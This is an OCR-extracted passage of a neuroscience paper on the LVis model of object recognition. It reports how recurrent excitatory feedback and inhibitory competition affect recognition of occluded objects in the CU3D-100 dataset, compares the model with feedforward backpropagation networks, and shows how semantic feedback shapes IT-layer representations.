Despite the multiple influences of recurrent processing cited above, it also might not confer performance advantages in all object recognition tasks. For example, objects presented isolated and intact, without any source of degradation or ambiguity could reasonably be resolved via feedforward processing. And indeed, recurrent processing during relatively simple tasks has actually been shown to incur small costs in raw performance, because small errors in processing can become magnified over the course of repeated recurrent interactions (O'Reilly, 2001). These small costs, however, can pay dividends in more difficult object recognition problems involving occlusion or generalization across non-visual, semantic dimensions such as during semantic inference.




FIGURE 1 | Architecture of the LVis model. The LVis model is based on the anatomy of the ventral pathway of the brain, from primary visual cortex (V1) through extrastriate areas (V2, V4) to inferotemporal (IT) cortex. V1 reflects filters that model the response properties of V1 neurons (both simple and complex subtypes). In higher-levels, receptive fields become more spatially invariant and complex, reflecting organizational influence from non-visual properties like semantics. All layers are reciprocally connected, allowing higher-level information to influence bottom-up processing during both the initial learning and subsequent recognition of objects, and contain local, recurrent inhibitory dynamics that limit activity levels across layers.

In short, our model provides a possible synthesis in the debate about the relative contributions of feedforward and recurrent processing in vision (Lamme and Roelfsema, 2000; Kveraga et al., 2007; Vanrullen, 2007; Roland, 2010). For well-learned, unambiguous stimuli, object recognition can operate rapidly in a feedforward-dominant manner, consistent with rapid visual processing in some experiments (Thorpe et al., 1996; VanRullen and Koch, 2003; Liu et al., 2009). This feedforward-dominant processing can be observed directly in the dynamics of our model as we show below. However, the extensive recurrent connectivity found throughout the ventral pathway can also play an important function in forming robust representations needed for more complex object recognition problems that involve ambiguity, such as when objects are occluded. This translates to longer overall latencies for the recognition decision, but with the added benefit of a coherent and robust interpretation of a visual scene that arises from the integration of signals at different levels of the hierarchy (Lamme and Roelfsema, 2000; Kveraga et al., 2007; Roland, 2010).

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F

RESULTS

OBJECT RECOGNITION DATASET

Before exploring the ways in which recurrent processing impacts the dynamics of object recognition, we briefly describe the basic set of objects on which the network was trained and tested, which we call the *CU3D-100* dataset[1]. CU3D-100 is organized into 100 categories with an average of 9–10 exemplars per category and controlled variability in pose and illumination (**Figures 2A–D**). The dataset was designed to address problems with existing datasets based on naturalistic images, such as the Caltech101 (Ponce et al., 2006; Pinto et al., 2008). Naturalistic image datasets, while useful for benchmarking the ability of object recognition systems on realistic visual stimuli, are often underconstrained for studying biological principles of object recognition such as invariance or the recurrent processing effects that are of interest here. This is because object exemplars are often present in a fixed pose and with additional background clutter that is can be correlated with the object's category, and foreground and background image elements cannot be independently manipulated. The CU3D-100 dataset, in contrast, uses a "synthetic" approach in which object models and backgrounds *can* be controlled independently and then rendered to bitmap images, allowing an experimenter to isolate and gain full control over the parameters that govern the core challenge of the object recognition problem (Pinto et al., 2008, 2009, 2011; DiCarlo et al., 2012). Datasets that use 3D models are gaining popularity in the literature, but are labor-intensive to create, and thus usually only consist of a handful of object categories and exemplars (e.g., LeCun et al., 2004). To our knowledge, this is the first synthetic dataset that approaches the size and scope of larger benchmark datasets like Caltech101.

For the purposes of the present research, we rendered the object models against uniform backgrounds as opposed to cluttered backgrounds. Although background clutter is clearly more relevant for real-world applications of object recognition, we think that it is not realistic from a biological perspective to assume

[1]http://cu3d.colorado.edu




FIGURE 2 | The *CU3D-100* dataset. (A) Nine example objects from the 100 CU3D categories. **(B)** Each category is further composed of multiple, diverse exemplars (average of 9.42 exemplars per category). **(C)** Each exemplar is rendered with 3D (depth) rotations and variability in lighting. **(D)** In training and testing the models described here, the 2D images were converted to grayscale and subjected to 2D transformations (translation, scale, planar rotation), with ranges generally around 20%.

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F

that the upper levels of the ventral visual pathway (V4 and IT) have to contend with the full impact of this background clutter. This is because extensive research has indicated that early levels of the visual pathway, specifically in area V2, contain specialized figure-ground processing mechanisms that perform border ownership labeling (Zhaoping, 2005; Craft et al., 2007; Poort et al., 2012). Thus, features belonging to the background are not grouped with those associated with the foreground object, and this filtering process enables higher-level areas to perform spatial and featural integration processes without suffering as much interference from irrelevant background features as would otherwise be the case in a model lacking these figure-ground filtering mechanisms. Consistent with this perspective, various sources of data indicate that IT represents relevant objects without significant interference from irrelevant background clutter (Baylis and Driver, 2001; Kourtzi and Kanwisher, 2001; Lerner et al., 2002).

Thus, our goal with the present simulations was to enable the model to achieve high levels of performance (i.e., above the 90% generalization level) in the face of substantial levels of input variability, thus isolating the core challenge of object invariance without introducing confounding sources of performance-degrading factors such as background clutter. When models fail to recognize realistic images containing clutter (performance typically plateaus around 60–70%), one can never quite be sure whether the model is simply not very good, or whether it actually might be a very good model when given the benefit of figure-ground filtering that we think the biological system enjoys. Given the performance-based validation of our model on the core object recognition problem, we can then incrementally "ratchet up" the difficulty of the problem to explore how manipulations along different dimensions, like the occlusion (described in this paper) or background clutter (the subject of ongoing research to be described in a subsequent paper) affect performance.

We rendered objects with ±20° in-depth (3D) rotations (including a random 180° left-right flip for objects that are asymmetric along this dimension), and overhead lighting positioned uniformly randomly along an 80° overhead arc, to generate considerable lighting variability. Rendered images were then presented to our model with in-plane (2D) transformations of 30% translation, 20% size scaling, and 14° in-plane rotations. We assessed baseline performance of our model by reserving two exemplars per category for testing, and using the rest for training (results reflect averages over 10 random train/test splits). To capture an observer's ability to make multiple fixations on an object, which can be used in an aggregate manner during the recognition process (Ratcliff, 1978; Bradski and Grossberg, 1995; Ratcliff and McKoon, 2008), we also examined the performance benefits that result from aggregating (majority voting) outputs over transformations of the images (see Methods for details).

The mean recognition rate on novel test items for the LVis model was 92.2% with the highest level of majority voting, which is well above the chance level of 1% for 100-way simultaneous discrimination, and indicates that the network is capable of performing quite well at the basic task of recognizing a large number of object categories in the face of extensive variability in the input images. With no voting, the generalization performance was 79.6%, and with 2D-only voting it was 86.5%.

We also developed two other comparison networks that have the same architecture as the LVis model, but lack recurrent processing mechanisms, which are used to assess the comparative impact of recurrent processing. These models used standard purely feedforward backpropagation learning (Rumelhart et al., 1986) – the error-driven learning in the Leabra model is a mathematical approximation of that in backpropagation (O'Reilly, 1996), so this is the most reasonable point of comparison for a purely feedforward network. The first backpropagation network (*Bp Distrib*) used standard parameters (i.e., 0 mean weights with 0.5 uniform random variability, learning rate of 0.01), which provided an unbiased starting point for learning and ended up producing highly distributed representations across the hidden layers, as is typical for backpropagation networks. Its performance on the object recognition test was slightly worse than the LVis model, obtaining 88.6% correct with full majority voting, 82.4% with 2D-only voting, and 77% with no voting. The second backpropagation network (*Bp Sparse*) attempted to capture the ability of the LVis model to develop relatively sparse representations due to the presence of recurrent inhibitory competition within its layers (O'Reilly, 1998). We hypothesized that strong negative initial bias weights (−3.0) and inputs that were pre-processed with the same kWTA inhibitory competition as used in the LVis inputs, would produce sparse patterns of activity across all layers and drive learning in a more robust manner. This sparse parameterization improved the performance of the backpropagation network significantly, resulting in 94.6% correct with full majority voting, 90.7% with 2D-only voting, and 86.53% with no voting. Overall, this level of performance was comparable to other standard feedforward object recognition models on this dataset, as will be reported in another publication.

RECURRENT PROCESSING UNDER OCCLUSION

Our first test of the role of recurrent processing in object recognition focuses on the case of partial occlusion of images. To algorithmically and parametrically manipulate occlusion in an automated fashion, we use a method similar to the "Bubbles" approach (Gosselin and Schyns, 2001) in which selected portions of an image are spatially masked via filtering operations. Specifically, we partially occluded portions of object images with varying numbers of randomly positioned circular "blob" filters softened with a Gaussian blur around the edges (**Figure 3**). This minimizes the introduction of novel edge artifacts, which is important given that the model does not have figure-ground mechanisms that code the ownership of each edge as belonging to the target object or the occluder (e.g., Zhaoping, 2005; Craft et al., 2007). Thus, this manipulation tests the ability to complete an underspecified input signal – which the brain undoubtedly does during occluded object recognition (Kourtzi and Kanwisher, 2001; Lerner et al., 2002; Rauschenberger et al., 2006; Weigelt et al., 2007; Wyatte et al., 2012a) – but without interference from features belonging to the occluder. This assumes there is at least partial separability of the border ownership coding and grouping- or completion-related processing, which has been suggested to be the case in the figure-ground segregation literature (Poort et al., 2012; Scholte et al., 2008). While V1- and V2-level mechanisms such as those related to illusory contour perception (Lee and Nguyen, 2001; Seghier and Vuilleumier, 2006; see

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F




FIGURE 3 | Blob-based occlusion. (A) Images were occluded by applying a filter that was set to 1.0 within a circle of radius 5% of the image size (i.e., 5% of 144 pixels or 7 pixels) and then fell off outside the circle as a Gaussian function. The final effective size of the filter was 42 × 42 pixels. The filter was used as a two-dimensional weighting function between the object and the background gray level such that image regions that fell within the circle region at the top of the filter were completely occluded with the background gray level. **(B)** Examples of different occlusion levels. Percent occlusion parameterized an equation that specified the number of times to apply the filter (see Methods). Additional occlusion examples are shown in S4.

also Biederman and Cooper, 1991) could potentially assist with filling-in parts of the occluded objects, with higher-levels of occlusion, there is enough visual information missing that lower-level continuation-based mechanisms would likely fail to add much. A comprehensive model of the early levels of visual processing in V1 and V2 that includes border ownership coding and illusory contour continuation would be necessary to determine the relative contribution of each of these mechanisms with realistic visual occlusion, but we argue that our methods provide a reasonable approximation for the impact of naturally occurring forms of occlusion on the upper levels of the visual pathway (e.g., V4 and IT), which are the focus of the present research.

To directly measure the impact of recurrent processing in the LVis model for these partially occluded images, we assessed the extent to which the network was able to reconstruct a more complete representation of the occluded image (**Figure 4**). For each cycle of network activation updating during the processing of a given input image, we computed the cosine (normalized inner product) of the activity in each layer of the network compared to the final activity state of each such layer for that object when the object was unoccluded. Thus, this analysis reveals the extent to which the network is able to reconstruct over cycles of processing an internal representation that effectively fills-in the occluded parts of the image, based on prior learning about the object. To determine the role of recurrent processing in this process of reconstruction, we compared the standard LVis model with one where the strength of the top-down connections was reset to zero, thus removing the ability of higher-level representations to feed back and provide top-down knowledge of object properties based on prior learning. However, this comparison model still benefits from inhibitory recurrent processing, which we will see later plays a critical role in enhancing robustness to occlusion.

As **Figure 4** shows, the recurrent connections play an important role in filling-in missing visual information, with their effect being greatest in magnitude when images are highly occluded (e.g., 50% occlusion). The IT layer in our model almost universally produces a complete object representation, with smaller completion effects observable in extrastriate layers. This finding is in accordance with object completion effects described in the literature, which indicate that their effects are largest in higher-level visual areas (e.g., IT, LOC), thus representing the *perceived* object, with lower-level areas representing mainly visual information that is present in the stimulus itself (Rauschenberger et al., 2006; Weigelt et al., 2007).

Next, we address the question of whether this recurrent filling-in process can actually lead to better recognition performance for occluded objects. In **Figure 5**, we see some indication of an advantage from the LVis networks over the backpropagation networks, especially in the case of the Bp Distrib network, which suffers dramatically from the effects of occlusion. The Bp Sparse network holds up much better, and an advantage for the LVis model is only observed for the higher-levels of occlusion, where it does become quite substantial on a percentage basis.

Given the differences in level of top-down filling-in for the intact LVis model relative to the one without top-down feedback connections, we initially expected to also see this difference reflected in the overall level of performance of these two networks. However, no such difference is evident in the results, which we have validated in multiple ways. To explain this puzzling result, it is important to ask whether in general a top-down signal can be more accurate than the bottom-up signal that activates it in the first place. Specifically, in the absence of other sources of information (e.g., from other modalities or prior context), the higher-levels of the network depend upon an initial feedforward wave of activation for their initial pattern of activity, and it is this activity pattern that then is sent back down to the lower-levels to support further filling-in. But if the initial feedforward activation is incorrect, this would presumably result in an incorrect top-down signal that would support the wrong bottom-up interpretation of the image, and thus reinforce this incorrect interpretation further. In other words, top-down support can be a double-edged sword that cuts both ways, and by recognizing this, we can understand why it does not produce a net increase in overall recognition accuracy.

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F




FIGURE 4 | Recurrent interactions between adjacent layers during cycles of updating for 0, 10, and 50% occlusion cases of an object. By computing the cosine of the activity pattern for each layer compared to what would be expected when processing an unoccluded object, the network interactions that give rise to the named output can be observed. **(A,B)** When inputs are relatively unambiguous, the network converges rapidly with only a short latency between the first IT responses and activation of the correct output (ca. 10 cycles). **(C)** The correct output can still be resolved when inputs are highly ambiguous, but only after considerable recurrent interactions between layers that serve to fill in missing information reinforce the overall network state. In this case, the latency between the first IT responses and activation of the correct output is longer (ca. 15 cycles), in accordance with the recurrent interactions between layers, which take time to stabilize. Also note that the V2/V4 state does not fully complete, but the IT and Semantics patterns are identical to the unoccluded case, indicating that the higher-levels of the network complete, while the lower-levels do not ("amodal completion"). Recurrent excitatory feedback plays a critical role in this completion effect, as is shown in comparison with a network having no top-down feedback weights – this effect is more apparent with higher-levels of occlusion.

To explain why the LVis model without top-down feedback connections also performs better than the Bp Sparse network at these higher occlusion levels, we attribute the advantages to the inhibitory competition present in the LVis networks that extends beyond the initial responses within a given layer. This form of recurrent inhibition dynamically adjusts to the level of excitation coming into a given layer, and thus in the highly occluded cases the inhibitory level can decrease correspondingly, enabling more activity overall to propagate through the network. In contrast, the strong negative bias weights that give rise to the sparse activities in the Bp Sparse network are in effect prior to the first responses, and thus may result in under-activation of the units for high levels of occlusion. Thus, we find evidence for the importance of recurrent inhibitory competition in providing dynamic renormalization of network response over a wide range of input signal strengths (Carandini and Heeger, 2012).

Taken together, these results show that both of the major forms of recurrence present in the LVis model can have important functional benefits: the top-down excitatory connectivity from higher areas supports filling-in of missing information compared to a network without this top-down recurrence. This could be important for many different cognitive tasks, where the missing information would be useful. However, absent other more informative sources of input, this top-down recurrence does not result

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F




FIGURE 5 | Test of recognition under partial occlusion conditions. (A) Mean recognition performance (with 2D voting – see methods and supplemental material for raw results) for trained objects, comparing full recurrent processing in Leabra with and without feedback (Leabra NF = no feedback) and purely feedforward backpropagation (Bp Sparse = sparse parameters, Bp Distrib = distributed parameters). Recurrent processing in Leabra facilitates robust recognition under partial occlusion. The Leabra model without feedback performs equivalently, suggesting that it is specifically inhibitory processing that explains this robustness. **(B)** Mean recognition for novel test objects, comparing between the same models as A. The advantage of Leabra's recurrent connectivity is similarly apparent during generalization. **(C,D)** Results as a percentage of the Leabra performance – the slope of the lines in A and B masks the substantial effect sizes present – For trained objects, Bp Sparse performs as low as 66% compared to Leabra, and Bp Distrib as low as 31%. Again, results were qualitatively similar for novel test objects.

in an overall improvement in recognition accuracy. Nevertheless, here we do see the advantage of the inhibitory recurrent dynamics, for renormalizing activations in the face of weaker occluded inputs.

RECURRENT CONNECTIVITY AND LEARNED OBJECT REPRESENTATIONS

Another prediction from the recurrent connectivity of our model is that top-down signals should shape lower-level representations. For example, Kriegeskorte et al. (2008) showed that visual representations in inferotemporal (IT) cortex reflect semantic influences, for example, a distinction between living and non-living items. Importantly, this organizational property of IT cortex was unable to be explained in terms of bottom-up visual similarities, and was further unaccounted for by various feedforward models including those that learn "IT-level" visual features (Kiani et al., 2007). Other areas in the ventral pathway have also been shown to reflect action-based representations, possibly due to interactions with dorsal areas associated with object manipulation and tool use (Culham and Valyear, 2006; Mahon et al., 2007; Almeida et al., 2010; Mahon and Caramazza, 2011). Other evidence for top-down influences from prefrontal cortex to IT have been found during delayed responding categorization tasks (Freedman et al., 2003).

We hypothesized that these non-classical organizational properties of IT cortex are due to constraints imposed by recurrent connectivity with other neural systems over the course of learning. Simply put, recurrent connectivity allows error-driven learning signals about object properties to be circulated between neural systems, causing the similarity structure of non-visual systems to be reflected in visual areas. Semantic relationships between object categories have been suggested to be maintained by the anterior temporal pole (Patterson et al., 2007), which sends descending feedback to high-level ventral areas, and is thus a candidate structure responsible for the semantic organization observed in IT responses.

We were able to demonstrate these ideas in our model by providing top-down semantic inputs to the IT layer (**Figure 6A**), with a similarity structure derived from pairwise similarities for each of the 100 object categories obtained from latent semantic analysis (LSA; Landauer and Dumais, 1997). **Figure 6A** shows that the IT layer of our model comes to reflect this semantic

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F




FIGURE 6 | Semantic effects in LVis. (A) Top-down semantic influences on inferotemporal (IT) cortex representations in the model, in terms of distance matrix plots showing the normalized dot product (cosine) distance between semantic or IT representations (yellow = more similar). The semantics contain a categorical structure (intuitive categories indicated by dotted white squares) with some hierarchical organization, for example, among furniture, kitchen, lighting, and tools. The IT layer with semantic influences reflects a blend of these semantics and bottom-up visual similarities. The correlation between the IT layer with semantics and the actual semantics is 0.72, IT layer without semantics and the semantics is 0.57, and between the IT layers with and without semantics is 0.79. **(B)** Trajectory of the Semantics layer when a bicycle image was presented to a network that was not trained on bicycles, showing cosine similarities of the current semantics activation pattern to the canonical semantics for indicated categories. The network interprets the bicycle as a motorcycle (closest trained category), but the semantics layer representation actually has bicycle as its second closest pattern, indicating that it can infer veridical semantic properties from visual appearance. The dotted gray line indicates the mean similarity of the input semantics to the semantics of all other categories, which was 0.25 for the categories tested here. **(C)** Similar results for a pliers image, which was also not trained. **(D)** Guitars did not exhibit obvious visual similarity to semantically related trained items, and thus, the model was unable to infer their semantic properties.

structure, as a result of influences from the top-down projections from semantic representations to IT. Importantly, learned object representations remain relatively distinct, and object recognition performance is unaffected. Thus, recurrent processing allows the visual properties of objects and non-visual semantic properties to be concurrently represented in the same neural substrate by simultaneously satisfying multiple bottom-up and top-down constraints during learning.

In addition to enabling our model to capture this important data, the shaping of IT representations according to semantic structure enables the model to bidirectionally map between purely visual and purely semantic similarity spaces (Gotts et al., 2011). Importantly, semantic similarity spaces have been shown to be distinctively non-visual (Kriegeskorte et al., 2008) and might very well contradict them. Thus, the relative position of IT cortex in the ventral visual hierarchy uniquely allows it to represent a balance of visual and non-visual properties and serve as an important translation point between these knowledge domains. This bidirectional perceptual-conceptual translation might underlie findings from the categorization literature in which semantic and/or conceptual knowledge about visual categories can cause them to be perceived as perceptually similar or different, regardless of their intrinsic visual similarity (Lupyan and Spivey, 2008; Lupyan et al., 2010; Lupyan, 2012). We tested our model's ability to perform perceptual to conceptual mapping by reserving a set of 6 object categories during training (bicycle, pliers, chair, guitar, machine gun, and chandelier) and recording the semantic activation associated with these untrained categories.

Figures 6B–D demonstrates the model's ability to produce semantic patterns that reflect the visual properties of objects from the reserved categories in relation to the other trained categories. For example, bicycles activated the semantics for motorcycle, and pliers tended to activate the semantics for either wrench or screwdriver. The resulting activation patterns were also similar to the ground-truth semantics for the untrained categories, indicating that the model could infer the veridical semantic features from visual appearance alone. Similar results were obtained for the other categories except for guitars, which failed to reliably activate semantically related items (instead, they weakly activated kitchen sink, hot air balloon, etc.). This overall pattern of results indicates that the model can infer the semantics of a novel object from its appearance, assuming the object contains visual features that are consistent with semantically related categories. Guitars presumably failed this test of semantic generalization because their

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F

